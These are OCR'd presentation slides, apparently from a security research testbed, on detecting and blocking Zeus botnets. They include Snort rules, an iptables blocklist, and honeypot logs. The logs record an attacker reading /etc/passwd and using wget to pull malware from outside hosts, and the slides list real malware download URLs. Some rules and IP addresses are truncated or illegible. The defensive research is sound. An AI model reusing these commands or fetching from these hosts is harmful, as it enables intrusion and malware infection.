Summary
OS

Botnet:

→ Bots
Scripts

Reports:

Search in database
Search in files
Jabber notifier

System:

Information
Options
User
Users

Logout

Filter

Bots:
Botnets:
IP-addresses:
Countries:

NAT status: Outside NAT
Only online bots: Yes
Only new bots: -
Used status: -
Comment: -

Reset form | Accept


Result (1):

Bots action: Full information >>

#	↑ Bot ID	Botnet	Version	IPv4	Country	Online time	Latency	Comment
1	PC149_7875768F1DF2C643	-- default --	2.0.8.9	10.10.2.3	--	03:13:38	0.515	dir c:\

Full information
Full information + screenshot
Today reports
Reports for last 7 days
Files
Remove from database
Remove from database including reports
Check socks
Create new script

Defense Scenario



Zeus Botnet Detection Rules

Snort Rules

```
#Snort Rules for Bot Shaker
##########################################################################################
#
#C&C Server Communication
# ----------------------
alert tcp any any -> any 80 (sid:10001; logto:botnet.log; msg:"ALERT: Bot attempting to
locate C&C Server on port 80 (TCP) de
alert tcp any 80 -> any any (sid:1000
connected to C&C server on port 80 (T
alert tcp any 80 -> any any (sid:1000
additional components detected  on pc
content:"#BLACKLABEL";)


#
# CAPTCHA Component detection
# ----------------------------
alert tcp any any -> any 80 (sid:1000
available CAPTCHA to solve (TCP)"; cc
alert tcp any any -> any 80 (sid:1000
to CAPTCHA (TCP)"; content:"GET"; cor
```

Snort official Rules

VRT

Alerta: "SPECIFIC-THREATS Zeus/Zbot malware config
Alerta: "SPECIFIC-THREATS Possible Zeus User-Agent
Alerta: "SPECIFIC-THREATS Possible Zeus User-Agent
Alerta: "SPECIFIC-THREATS Possible Zeus User-Agent
Alerta: "SPECIFIC-THREATS Possible Zeus User-Agent


Border Firewall Prevention Rules

```
#!/bin/bash
IPTABLES="/sbin/iptables"
ACTION="DROP"
CHAIN="INPUT"
##########################################################################
# abuse.ch ZeuS IP blocklist for iptables                                #
#                                                                        #
# For questions please refer to https://zeustracker.abuse.ch/blocklist.php #
##########################################################################

$IPTABLES -A $CHAIN -s 109.127.8.242 -j $ACTION
$IPTABLES -A $CHAIN -s 109.127.8.246 -j $ACTION
$IPTABLES -A $CHAIN -s 109.169.58.188 -j $ACTION
$IPTABLES -A $CHAIN -s 109.235.51.114 -j $ACTION
$IPTABLES -A $CHAIN -s 109.73.106.[illegible] -j $ACTION
$IPTABLES -A $CHAIN -s 122.155.18.83 -j $ACTION
$IPTABLES -A $CHAIN -s 124.150.132.38 -j $ACTION
$IPTABLES -A $CHAIN -s 140.113.20[illegible]143 -j $ACTION
$IPTABLES -A $CHAIN -s 14[illegible].9.32 -j $ACTION
$IPTABLES -A $CHAIN -s 149.140.236.241 -j $ACTION
$IPTABLES -A $CHAIN -s 149.154.152.254 -j $ACTION
$IPTABLES -A $CHAIN -s 151.97.190.239 -j $ACTION
$IPTABLES -A $CHAIN -s 173.230.253.193 -j $ACTION
$IPTABLES -A $CHAIN -s 174.133.24.18 -j $ACTION
$IPTABLES -A $CHAIN -s 174.136.1.54 -j $ACTION
$IPTABLES -A $CHAIN -s 176.215.68.57 -j $ACTION
$IPTABLES -A $CHAIN -s 176.215.86.120 -j $ACTION
$IPTABLES -A $CHAIN -s 176.9.11.125 -j $ACTION
$IPTABLES -A $CHAIN -s 176.9.178.201 -j $ACTION
$IPTABLES -A $CHAIN -s 176.9.80.5 -j $ACTION
$IPTABLES -A $CHAIN -s 177.8.168.23 -j $ACTION
$IPTABLES -A $CHAIN -s 178.159.240.240 -j $ACTION
$IPTABLES -A $CHAIN -s 178.17.166.218 -j $ACTION
$IPTABLES -A $CHAIN -s 178.208.78.253 -j $ACTION
```

Future: Offensive-Defensive Cloud
(Platform as a Service)

- Attack & Defense Database
- Fast, Customized Attack & Defense Scenario
- PaaS
  - Offensive & Defensive Scene Design
  - Security testing for new Device
  - Develop New Threat Solution




Outline

- Introduction to Testbed@TWISC
- Attack & Defense Platform
- Network Threats Research
  - Fighting Malware & Botnets – Systematic Approaches
  - Fighting Malware & Botnets – Defense Countermeasure
  - Knowledge Base

Fighting Malware & Botnets – Introduction

- Develop a systematic approach to fight malwares and botnets including three workflows.
  - **Data Collection:** Use honeypots technologies to collect malwares and botnet events.
  - **Threats Detection:** Develop detection and analysis methods on threats recognition.
  - **Defense Countermeasure:** Implement threats signatures on defense systems for eliminating botnets.


Workflow on Fighting Malware and Botnet



Network Threats Detection:

Data Collection - Bashpot

- Bashpot is a high-interaction honeypot to collect bash attack events on Linux System.
  - Designed to log brute force attacks
  - Record entire shell interaction performed by attackers.
  - Commands whitelist protects real file systems



Network Threats Detection:
Data Collection – Bashpot (Cont.)

rm -rf ReM.jpg	2012-03-16 23:35:52
ls --color=auto -a	2012-03-16 23:35:53
id	2012-03-16 23:35:55
uname -a	2012-03-16 23:35:58
cat /etc/passwd	2012-03-16 23:36:05
ls --color=auto -a	2012-03-16 23:36:09
cat /etc/hosts	2012-03-16 23:36:15
uname -a	2012-03-16 23:36:18
ls --color=auto -a	2012-03-16 23:36:19
cat /etc/issue	2012-03-16 23:36:24
ls --color=auto -a	2012-03-16 23:36:27
cat .bash_history	2012-03-16 23:36:33
wget	2012-03-16 23:36:50
ls --color=auto -a	2012-03-16 23:36:59
cd /var/spool	2012-03-16 23:37:02
ls --color=auto -a	2012-03-16 23:37:03
cd plymouth	2012-03-16 23:37:12
ls --color=auto -a	2012-03-16 23:37:13
wget	2012-03-16 23:37:14
wget http://radio-ardeal.eu/cache/wunderbar_emporium.gz	2012-03-16 23:37:31
wget http://46.102.253.181/cache/wunderbar_emporium.gz	2012-03-16 23:37:54
cd /tmp	2012-03-16 23:38:05
ls --color=auto -a	2012-03-16 23:38:06
cd ls	2012-03-16 23:38:09
ls --color=auto -a	2012-03-16 23:38:10
cd -	2012-03-16 23:38:15
cd .ICE-unix	2012-03-16 23:38:18
ls --color=auto -a	2012-03-16 23:38:19
wget http://46.102.253.181/cache/wunderbar_emporium.gz	2012-03-16 23:38:26
id	2012-03-16 23:39:31

Attacker logs into bashpot and download malwares


項次	MD5	URL	Describe
1	2dc284e6842ade747469e48cf29738b2	http://zlatestranky.cz	CESKY TELECOM, A.S.
2	735639381cbe4ca95da6022d5500bc9d	http://xn----7sbbaaz1bcd2bglpn9dwh.xn--p1ai/	Hetzner Online AG
3	c797d5537957351d2e90717b0f04ecb5	http://xat.com/amistadesdelmundo	SoftLayer Technologies Inc. SOFTL 1950 N Stemmons Freeway Dallas TX 75207
4	77dc61930136c6928084b87557b4a2e5	http://www.last.fm/forum/21713/_/2192327	Cotendo Inc.
5	57669b22794bc0ddfc903e52b395d6b8	http://www.heungindang.kr	LG DACOM KIDC
6	c91c3517f98b2a3d94b934ffb8675d0e	http://www.adocean.pl	GEMIUS S.A.GEMIUS SA
7	20d32488e20dced3b5c3b2ff7559e37d	http://www.adocean-global.com	GEMIUS S.A.GEMIUS SA
8	38d613f396b129513082f24445c1ee51	http://wips.com	Master Internet s.r.o.MASTER-NET-3
9	ef5289d0c33e49519f8d10d2a58b191a	http://vento2225ve.co.cc	iWeb Technologies Inc. GIT-20 20, place du Commerce Montreal QC H3E-1Z6
10	6babd7d8aad9f933a81eafa71c004d3e	http://stagarms.com/	WestHost, Inc. WESTHO 164 N Spring Creek Pkwy Providence UT 84332

Record Complete shell interaction performed by attackers

Network Threats Detection: Data Collection

Crawling & Sharing Information

HoneyCloudingPots on NFUST



Use Splunk to index and store all data


Honeynet Logs


Malware Samples

Botnet Events

Data Publish-Subscribe sharing from The Honeynet Project

(47 countries publish data to hpfeeds)





1 8/21/12 9:37:27.006 PM [2012-08-21 21:37:27,006] [INFO] Tue Aug 21 21:37:27 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://sitesnamesssearchers.biz/spl_data/rgeowuczau-a.wvubyuwew.jar, md5 = 5c1e2759abb895f769750ca035efed76, sha1 = 15dab76d7f5f9ed4924521506f1c860108d6a8e2, type = JAR
sourcetype=thug.files | source=/Applications/splunk/etc/apps/HpfeedsHoneyGraph/pools/thug_files_logs/thug_files_logs | sitehost=sitesnamesssearchers.biz | url=http://sitesnamesssearchers.biz/spl_data/rgeowuczau-a.wvubyuwew.jar | md5=5c1e2759abb895f769750ca035efed76 | type=JAR

2 8/21/12 9:32:13.958 PM [2012-08-21 21:32:13,958] [INFO] Tue Aug 21 21:32:13 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://178.216.52.79/data/field.swf, md5 = 9f3fb5fefef9212ca7c8dfdda476f1a1, sha1 = 4fe314cb96a3282ca4663b68f195067dd0fb6b09, type = SWF
sourcetype=thug.files | source=/Applications/splunk/etc/apps/HpfeedsHoneyGraph/pools/thug_files_logs/thug_files_logs | sitehost=178.216.52.79 | url=http://178.216.52.79/data/field.swf | md5=9f3fb5fefef9212ca7c8dfdda476f1a1 | type=SWF

3 8/21/12 9:32:13.406 PM [2012-08-21 21:32:13,406] [INFO] Tue Aug 21 21:32:13 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://178.216.52.79/data/field.swf, md5 = 9f3fb5fefef9212ca7c8dfdda476f1a1, sha1 = 4fe314cb96a3282ca4663b68f195067dd0fb6b09, type = SWF
sourcetype=thug.files | source=/Applications/splunk/etc/apps/HpfeedsHoneyGraph/pools/thug_files_logs/thug_files_logs | sitehost=178.216.52.79 | url=http://178.216.52.79/data/field.swf | md5=9f3fb5fefef9212ca7c8dfdda476f1a1 | type=SWF

4 8/21/12 9:32:05.487 PM [2012-08-21 21:32:05,487] [INFO] Tue Aug 21 21:32:05 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://178.216.52.79/w.php?e=5&f=97d19, md5 = aeb0392a06f21c0ed421570e268ec8a2, sha1 = 1424aabaa9adcb56e0409d2eb98381f5e0196e3e, type = PE
sourcetype=thug.files | source=/Applications/splunk/etc/apps/HpfeedsHoneyGraph/pools/thug_files_logs/thug_files_logs | sitehost=178.216.52.79 | url=http://178.216.52.79/w.php?e=5 | md5=aeb0392a06f21c0ed421570e268ec8a2 | type=PE

5 8/21/12 9:32:02.926 PM [2012-08-21 21:32:02,926] [INFO] Tue Aug 21 21:32:02 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://178.216.52.79/w.php?f=97d19&e=2, md5 = aeb0392a06f21c0ed421570e268ec8a2, sha1 = 1424aabaa9adcb56e0409d2eb98381f5e0196e3e, type = PE
sourcetype=thug.files | source=/Applications/splunk/etc/apps/HpfeedsHoneyGraph/pools/thug_files_logs/thug_files_logs | sitehost=178.216.52.79 | url=http://178.216.52.79/w.php?f=97d19 | md5=aeb0392a06f21c0ed421570e268ec8a2 | type=PE

6 8/21/12 9:32:01.559 PM [2012-08-21 21:32:01,559] [INFO] Tue Aug 21 21:32:01 2012 PUBLISH channel = thug.files, identifier = q6jyo@hp1, url = http://178.216.52.79/data/ap1.php?f=97d19, md5 = 9a4c2a6c5044d6951352ff971072310b, sha1 = 670c844990975a6610801f585b257972734662b0,

Malware	Count	Last Seen	Url-to-collect-malware
0005f892ed32a6e1a3de9aac22f032d8	2	08/03/12 20:10:04	http://www.youtube.com/v/pBcjoJFB-EY?version=3
01e40021784ee801fb9ed01937fdb399	2	08/03/12 19:08:36	http://www.youtube.com/v/JXBYTdtI0CA?version=3
020b0b477706596e71de25286ed77991	48	08/19/12 07:52:25	http://174.140.163.184/data/Pol.jar http://174.140.171.183/data/Pol.jar http://198.143.159.124/data/Pol.jar http://199.195.116.139/data/Pol.jar http://209.59.216.120/data/Pol.jar http://209.59.219.106/data/Pol.jar http://209.59.219.112/data/Pol.jar http://212.58.20.11/data/Pol.jar http://46.249.37.103/data/Pol.jar http://46.249.37.124/data/Pol.jar http://66.175.222.60/data/Pol.jar http://66.228.59.69/data/Pol.jar http://69.194.193.146/data/Pol.jar http://69.194.196.15/data/Pol.jar
